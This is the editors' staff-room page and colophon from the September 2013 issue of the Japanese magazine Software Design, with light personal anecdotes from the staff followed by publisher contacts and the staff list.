「システムで必要なことはすべてUNIXから学んだ」（第10回）、「IPv6化の道も一歩から」（第9回）は都合によりお休みいたします。

SD Staff Room

●本誌の目次を読んでいる方は、どのくらいいるのかな。実は猫（中年♂）が居候しているんです。1年間の契約で場所貸ししていますが、無職で遊んでばかりなので、ちゃんと賃料を払ってくれるのか心配です。出世払いしてやるって……。どうせ気まぐれな猫のことですから本気にはしません。（本）

●電車の中でタブレットを使っている人が増えた気がする。iPad miniとか使ってるのを見ると羨ましい。しかし、目当てのRetinaモデルは来年になりそうだ。Nexus7の新型もよさげだ。SIMフリーにするかどうかで悩むけど買ってしまいそう。Appleの秋展開を待つべきなのかどうか……。（幕）

●この夏初めてのプールへ！　小学2年生になる下の娘がようやく水に慣れてきたこともあり、仰向けで水に浮かんだり、バタ足で20m行ったり、さらには平泳ぎにも挑戦。今シーズンはかなりやる気満々のご様子。今期の深夜アニメ『Free!』に家族全員が触発されたから、というのは内緒です。（キ）

●我が家では二層式洗濯機を使っています。洗うときはフタを開けたまま回すので、汚れが落ちるのがよくわかります（水が真っ黒!）。洗濯後の満足感は、全自動洗濯機の比ではありません。今の季節は、手を洗濯層の水に浸けながらじゃぶじゃぶと作業するのも気持ちいい。次買い換えるときも二層式だ!（よし）

●マンボウの刺身を食べた。かなり希少らしい。いまだかつて、ここまで魚っぽくない魚は初めて。刺身コンニャクをあっさりさせた感じ……すなわち完全に無味である。レシピ探しついでにマンボウの生態も垣間見たが、かなり笑えるので興味のある人はぜひグッてみてください。（マン坊）

●10年ぶりに京都に行きました。夏の京都といえば暑いの代名詞ですが、都内では遭遇したことがないほどのゲリラ豪雨に見舞われ、暑さを感じることなくゲリラ豪雨の合間に観光しました。祇園祭も味わえましたが、あまり事前に情報収集できなかったため、本来の楽しみ方はできていなかったようです。（ま）

本誌に記載の商品名などは、一般に各メーカーの登録商標または商標です。　© 2013 技術評論社

ご案内
編集部へのニュースリリース、各種案内などがございましたら、下記宛までお送りくださいますようお願いいたします。

Software Design 編集部
ニュース担当係

［FAX］
03-3513-6173
※FAX番号は変更される可能性もありますので、ご確認のうえご利用ください。

［E-mail］
sd@gihyo.co.jp

Software Design
2013年9月号

発行日
2013年9月18日

●発行人
片岡　巌

●編集人
池本公平

●編集
金田富士男
菊池　猛
吉岡高弘

●編集アシスタント
松本涼子

●広告
中島亮太
北川香織

●発行所
㈱技術評論社
編集部
TEL：03-3513-6170
販売促進部
TEL：03-3513-6150
広告企画部
TEL：03-3513-6165

●印刷
図書印刷㈱

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。